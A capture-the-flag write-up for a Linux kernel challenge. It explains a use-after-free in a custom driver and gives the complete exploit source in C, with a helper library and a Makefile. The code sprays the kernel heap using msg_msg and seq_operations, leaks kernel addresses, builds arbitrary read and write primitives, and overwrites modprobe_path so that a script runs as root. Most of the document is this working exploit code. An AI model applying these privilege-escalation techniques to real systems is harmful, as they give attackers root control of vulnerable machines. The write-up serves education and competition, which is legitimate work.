Spraying the kernel heap for fun, profit and filling up holes.

Problem Statement#


Create a poc that exploits the kernel driver to gain root access and write a file to root directory. The poc should include some explanation of the exploit, your source code and a binary that exploits the vulnerability.

credentials: two users madmax and root

TEXT
madmax: madmax
root:Immortan

Send the poc to : xxxxxx[REDACTED]xxxxxxxx@gmail.com together with your ctfd username and email.

TEXT
Files https://drive.google.com/file/d/1X6bSq0f0SlD2OKDTG5Dqw0utxlRqgyBn/view?usp=sharing

Bugs#


  1. UAF in tanker
    • The free’d tanker struct is not set to NULL. UAF Tanker

Exploit#

  1. Spray cred_jar by creating lots of processes.
  2. Spray kmalloc-128 by opening lots of fds to /proc/self/stat
  3. Allocate 2x tanker
  4. Free 2x tanker
  5. Now allocation requests to kmalloc-128 have chance of being served the just free’d pointers
  6. Spray msg_msg and seq_operations one after another, to make sure the UAF slots get pointers to msg_msg (which contains heap ptr) and seq_operations (which contains kernel text)
  7. read_fuel_line on tankers[1] to leak kernel heap address. Now leaked_addr - 0x80 = *tankers[0]
  8. Craft arb read and arb write primitives with read_fuel_line and write_fuel_line.
  9. arb_red to leak kernel text, find kernel base, then find modprobe_path
  10. Overwrite modprobe_path with /tmp/a
  11. Create /tmp/a shellscript which creates file /root/i_finally_won_kpwn_hard
  12. Win!

Exploit Code#

Main exploit

C — EXPLOIT.C
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
#define _GNU_SOURCE
#include <sys/ioctl.h>

#include <string.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/msg.h>
#include <sched.h>
#include "lib.h"

int fd = -1;
int current_primitive = 0;

int seq_fds[500];
int msqids[100];

void pin_process() {
    cpu_set_t set;
    CPU_ZERO(&set);
    CPU_SET(0, &set);
    sched_setaffinity(0, sizeof(set), &set);
    printf("[+] Process pinned to CPU 0\n");
}

void spray_creds_cache() {
    printf("[*] Spraying creds cache...\n");
    for (int i = 0; i < 800; i++) {
        pid_t pid = fork();
        if (pid == 0) {
            pause();
        }
    }
    printf("[+] Forked 800 processes\n");
}

int main(void) {
    pin_process();
    spray_creds_cache();

    // fill kmalloc-128
    for (int i = 0; i < 600; i++) {
        seq_fds[i] = open("/proc/self/stat", O_RDONLY);
        if (seq_fds[i] < 0) {
            perror("open /proc/self/stat");
        }
    }


    for (int i = 0; i < 2; i++) {
        alloc_war_rig(i);
    }
    printf("[+] Allocated 2 war_rigs\n");

    for (int i = 0; i < 2; i++) {
        free_war_rig(i);
    }
    printf("[+] Free'd 2 war_rigs\n");

    struct {
        long mtype;
        char mtext[0x40 - sizeof(long)];
    } msg;

    int spray_round = 0;
    for (int round = 0; round < 3; round++) {
        // Create message queue for this round
        msqids[round] = msgget(IPC_PRIVATE, 0666 | IPC_CREAT);
        if (msqids[round] < 0) {
            perror("msgget");
            continue;
        }

        for (int i = 0; i < 30; i++) {
            // we do this, to ensure that:
            // i'th slot contains msg_msg (contains heap ptr in the first 8 bytes of fuel_line)
            // i+1'th slot contains seq_operations (first element is a kernel text address)

            msg.mtype = 1;
            memset(msg.mtext, 0xAA, sizeof(msg.mtext));
            if (msgsnd(msqids[round], &msg, sizeof(msg.mtext), IPC_NOWAIT) < 0) {
                perror("msgsnd");
            }

            int idx = 100 + spray_round++;
            seq_fds[idx] = open("/proc/self/stat", O_RDONLY);
            if (seq_fds[idx] < 0) {
                perror("open /proc/self/stat");
            }
        }
    }
    printf("[+] Sprayed ~90 msg_msg and ~90 seq_operations alternately\n");

    uint64_t res[2];
    for (int i = 0 ; i < 2; i++) {
        read_fuel_line(i, &res[i]);
    }


    uint64_t kernel_addr;

    current_primitive = 2;

    arb_addr_read(res[1] - 0x80, &kernel_addr );
    printf("leaked kernel text is: %#lx\n", kernel_addr);
    kernel_addr -= 0x267df0;
    printf("leaked kernel base is: %#lx\n", kernel_addr);

    uint64_t modprobe_path_addr = kernel_addr + 0x1b90ea0;
    printf("modprobe_path is at: %#lx", modprobe_path_addr );

    uint64_t tmp_a_u64 = 106856377578543;

    arb_addr_write(modprobe_path_addr, tmp_a_u64);
    printf("wrote modprobe_path. Should be piece of cake fromnow.");


    // Create the exploit script at /tmp/x
    system("echo '#!/bin/sh' > /tmp/a");
    system("echo 'touch /root/i_win_finally_kpwn_hard' >> /tmp/a");
    system("chmod 777 /tmp/a");

    printf("[+] Created exploit script at /tmp/a\n");

    system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/fake");
    system("chmod +x /tmp/fake");
    printf("[+] Created fake binary at /tmp/fake\n");

    printf("[+] Trigger modprobe_path by executing /tmp/fake....\n");

    return 0;
}

IOCTL Interface code

C — LIB.C
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
#include "lib.h"
#include <fcntl.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>


int alloc_war_rig(uint64_t idx) {
    uint64_t arg = idx;
    int ret = ioctl(fd, CMD_ALLOC_WAR_RIG, &arg);

    if (ret == 0) {
        printf("[+] Allocated war_rig at garage[%lu]\n", idx);
    } else {
        printf("[-] Failed to allocate war_rig at garage[%lu]: ret=%d\n", idx, ret);
    }

    return ret;
}

int free_war_rig(uint64_t idx) {
    uint64_t arg = idx;
    int ret = ioctl(fd, CMD_FREE_WAR_RIG, &arg);

    if (ret == 0) {
        printf("[+] Freed war_rig at garage[%lu] (UAF TRIGGERED!)\n", idx);
    } else {
        printf("[-] Failed to free war_rig at garage[%lu]: ret=%d\n", idx, ret);
    }

    return ret;
}

int alloc_guzzoline(uint64_t idx, struct guzzoline *data) {
    struct {
        uint64_t idx;
        char data[0x40];
    } arg;

    arg.idx = idx;
    memcpy(arg.data, data->data, 0x40);

    int ret = ioctl(fd, CMD_ALLOC_GUZZOLINE, &arg);

    if (ret == 0) {
        printf("[+] Allocated guzzoline at tanker[%lu]\n", idx);
    } else {
        printf("[-] Failed to allocate guzzoline at tanker[%lu]: ret=%d\n", idx, ret);
    }

    return ret;
}

int read_fuel_line(uint64_t idx, uint64_t *out) {
    struct {
        uint64_t idx;
        uint64_t data;
    } arg;

    arg.idx = idx;
    arg.data = 0;

    int ret = ioctl(fd, CMD_READ_FUEL_LINE, &arg);

    if (ret == 0) {
        *out = arg.data;
        printf("[+] Read from garage[%lu]->fuel_line: 0x%lx\n", idx, *out);
    } else {
        printf("[-] Failed to read from garage[%lu]->fuel_line: ret=%d\n", idx, ret);
    }

    return ret;
}

int write_fuel_line(uint64_t idx, uint64_t data) {
    struct {
        uint64_t idx;
        uint64_t data;
    } arg;

    arg.idx = idx;
    arg.data = data;

    int ret = ioctl(fd, CMD_WRITE_FUEL_LINE, &arg);

    if (ret == 0) {
        printf("[+] Wrote 0x%lx to garage[%lu]->fuel_line\n", data, idx);
    } else {
        printf("[-] Failed to write to garage[%lu]->fuel_line: ret=%d\n", idx, ret);
    }

    return ret;
}


void arb_addr_read(uint64_t address, uint64_t *res) {
    alloc_war_rig(current_primitive);
    free_war_rig(current_primitive);

    struct guzzoline guz;
    memcpy(&guz.data, &address, 8);
    alloc_guzzoline(current_primitive, &guz);

    read_fuel_line(current_primitive, res);

    current_primitive += 1;
}

void arb_addr_write(uint64_t address, uint64_t data) {
    alloc_war_rig(current_primitive);
    free_war_rig(current_primitive);

    struct guzzoline guz;
    memcpy(&guz.data, &address, 8);

    alloc_guzzoline(current_primitive, &guz);

    write_fuel_line(current_primitive, data);

    current_primitive += 1;
}


__attribute__((constructor))
static void init(void)  {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    printf("[*] Opening /proc/madmax...\n");
    fd = open("/proc/madmax", O_RDWR);

    if (fd < 0) {
        perror("[-] Failed to open /proc/madmax");
        exit(1);
    }

    printf("[+] Opened /proc/madmax (fd=%d)\n\n", fd);
}


__attribute__((destructor))
static void deinit(void)  {
    close(fd);
}

Makefile to compile exploit

MAKE
1
2
3
4
5
6
CFLAGS=--target=aarch64-linux-gnu -g -Os lib.c
CC=zig cc

.PHONY: copy
copy: solve
	scp -P 10021 -r $^   madmax@localhost:/home/madmax/

Flag#


Exploit in action

Exploit in action